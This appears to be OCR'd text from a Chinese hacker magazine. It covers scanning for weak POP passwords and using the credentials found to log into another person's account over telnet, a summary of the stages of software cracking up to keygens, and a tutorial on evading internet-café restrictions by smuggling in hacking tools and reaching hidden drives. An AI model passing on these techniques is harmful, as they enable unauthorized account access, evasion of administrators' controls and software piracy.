


图27

然后启动软件，在menu菜单下配置好设置。(图26)(图27)

配置好后，点击Menu中的Start选项，即可开始扫描pop弱口令了。(图28)




图29

得到4个pop口令，good！现在，就拿刚才得到的口令用telnet的方式进入系统，我拿hackerx做测试，可能有好东西在里面哦。(图29)




图28

有点意思，玩玩吧！好了，测试到此为止。其它几个账号我就不玩了。

编辑点评： 其实就编辑初衷而言，本文猜解部分并无多大实际意义，只是工具部分的使用可以让感兴趣的读者熟悉不同工具的综合应用。但是在编辑过程中，小编却发现文章开始的UNIX虚拟服务器是一个亮点，因为对于大多数初学者而言，*NIX类系统的安装以及安装风险就是比较头痛的事，这也成为了学习*NIX系统的一个拦路虎。所以小编特意扩充了本文UNIX的注册使用部分，让读者对于这个UNIX虚拟服务器能够轻松入门。国内的上海雪鸟公司也提供了类似的学习环境，而且提示都是中文的哦！大家可以去http://snowbird-linux.com看看。使用方法类似本文中提到的国外网站，而且不需要创建用户，直接可以用默认来宾用户登陆。对UNIX既爱又怕的朋友，赶快去试试吧。

最后，小编还是要提醒大家，在计算机系统中，我们应该避免使用弱口令。另外，对于Unix系统，管理员应该对用户的权限进行限制，不要让用户获取访问/etc/passwd的权限。

【文中涉及软件已经收录在光盘中。软件如下：BluesPortScan.zip】

CRACK技术水平评估

这里引用下国内CRACKING界的元老人物JOJO以前总结的Crack技术的五个阶段，分别如下：

第一个阶段应该算是爆破的阶段（暂不考虑加壳因素）。绝大多数软件都可以通过修改得以破解，它需要我们大致了解程序加密的过程并准确地找到其跳转判断点，由于一些现成的工具和经验，使我们找这些近乎成为做机械运动（尤其是在WINDOWS下的软件）。所以爆破一个软件变得相对容易很多，但不是说就一定是容易的。

如果有一天你不是一上来就拿着斧头砍来砍去，而是从内存里嗅出了一串儿注册码的话，那就恭喜你进阶了，这就是第二阶段。

第三个阶段应该是追出非明码比较的注册码了，它们通常多为多条件和计算型形式。这时候你要拿出笔和纸来，在搞清楚部分算法的同时，找到合适的断点让软件的自动计算和你的手动计算结合起来，算出注册码。

第四个阶段就是做出通用的注册机。这需要你完全搞明白注册算法和加密原理。通常这个过程是非常痛苦的。如果你对自己充满信心，想体会一下的话，那最好的选择就是AJJ的CRACKME2——层层设防了。通常，到这个时候，你就可以算是一名高手了。

第五个阶段就是学习掌握一定的密码学知识，并了解常见的公共加密算法，做出利用成熟加密算法或密码学原理加密软件的注册机或提出解决之方法。如果你能达到这个境界，那么恭喜你已经成为一名职业选手了，你将和世界最知名的CRACKER平起平坐。

玩Crack的朋友可以对照着看看自己现在是哪个水平以自勉。记得jojo在《看雪论坛精华3》的前言上就曾经说过：“让我们搞清楚作为一名CRACKER最需要具备的基本条件，其实那并不是扎实的汇编功底和编程基础，你完全可以不懂这些；CRACKING的秘诀就是勤奋+执著！记住并能做到这两点，你一样可以变得优秀。”

空气

5.1放假咯~~~大家又准备去哪里玩呢？为了研究网吧，偶这几天可是天天泡在网吧，跟大家研究新的技术呢~~~这期我给大家准备了2篇文章，有网吧破解工具的，有讲解Kill管理软件进程的，想知道吗？那就往下看正文吧！

刀光剑影，再造战场

Lizaib [E.S.T]

引言

在网吧玩黑小菜们一定有N多不爽吧！为什么？网吧有N多限制嘛，以下由我大菜鸟带领各位小菜们杀入网吧，解开那惨无人道的限制。(小菜们：别废话了，开始吧！)

一、重剑出鞘　突破下载

有的高手动不动就入侵网吧服务器，这太打击我们小菜了，我们连工具都没有呢！以下是大菜鸟潜入到非安全总部盗来的破解密技，各位小菜们加紧学会哦。

第一破：QQ网络硬盘，不错的东东哦，感谢腾讯公司提供……(图1)




图1

如果大家打开时看到的是空白，只要切换到TM就可以啦。基本是没限制的。还可以到腾讯官方网站使用“极速下载”，这样，仍然能用网络硬盘哦。(图2)

第二破：Dreameweaver MX，一个网页制作软件。这东东有FTP功能，怎样利用呢？前提是你有一个FTP空间放了黑器就可以了。给大家推荐一个50MB的空间http://www.jhhost.com。Dreameweaver MX在网吧一般都装了的。打开Dreameweaver MX，点击“站点→新建站点→web服务器信息→在服务器访问项选择ftp→填写ftp服务器信息”，填完后，再点“确定→建立”，接下来，直接将你的FTP空间上的黑器拖到本地即可。




图2

第三破：假图片。实际上是在DOS下将工具COPY到图片中的，非安全有说过，不过，我得补充一下，我们这儿的环境是Win98+万象幻境，当保存了图片，试图用shift+右键时点击“打开方式”时，弹出的对话框中按钮是灰色的，还有一种是WinRAR并没有关联RAR这种文件格式，但是网吧是装了的，而且安装目录也被隐藏了。我们需要运行WinRAR来打开这种文件，WinRAR的默认安装目录一般是C:\Program files\WinRAR，如果不是，你们只要改掉盘符就可以了。将下列代码保存为lizaib.htm。

```
<html>
<body>
<a href=" C:\Program files\WinRAR">lizaib E.S.T</a>
</body>
</html>
```

再打开点击lizaib E.S.T即可访问该文件夹了。

第四破：网页木马，本来该让别人中的，却让自己中了，呵呵。我们只使用网页木马生成器把我们的黑器生成网页文件，然后再放到空间上访问可以了。还有更方便的，不是利用网页木马形式的，是JAVA语言做的在线html下载，网址：http://www.huo119.com/online3/xzjl3.htm。打开后，会提示你保存的文件的目录，你选择一个即可，知道保存的是什么吗？呵呵，一个下载精灵，接下来，不用我说了吧。

二、掘地三层　硬盘穿梭

很多网吧都将敏感的东东隐藏起来，为了防止小菜们搞破坏哦，呵呵。大家知道上面的那个WinRAR吗？是因为隐藏了起来只好用html文件来访问的。这个东东是小菜要经常用到的，总不至于因为找不到而花时间去下载一个吧，而且要是网管发现了，那可真是……不过，有了大菜鸟，咱们不但要找到隐藏的文件，而且要把咱们的黑器藏起来。

第一破：执行脚本，这个比较简单，随便用IE打开一个静态页面，在URL一栏这样输入：javascript:document.write("<p>lizaib</p>")。(图3)

然后回车即可，上面输入的不是在静态网页下的，大家还可以将c:/改为其他盘符。




图3

第二破：QQ，不要告诉偶你没有吧。在QQ上左侧上有个自定义面板，打开后，再点“添加链接”，然后弹出了下面对话框，在名称处随便写，但在链接处填写要进入的盘符即可。(图4)

确定后，再在收藏夹找到你的设置名称双击就行了，看偶的(图5)！C盘文件都看到了吧，就是这么简单。




图4




图5

第三破：IE，地球人都知道的东西，只在要“收藏”下菜单双击“链接”即可，然后一直向上，呵呵，就看到C盘了吧。(图6)

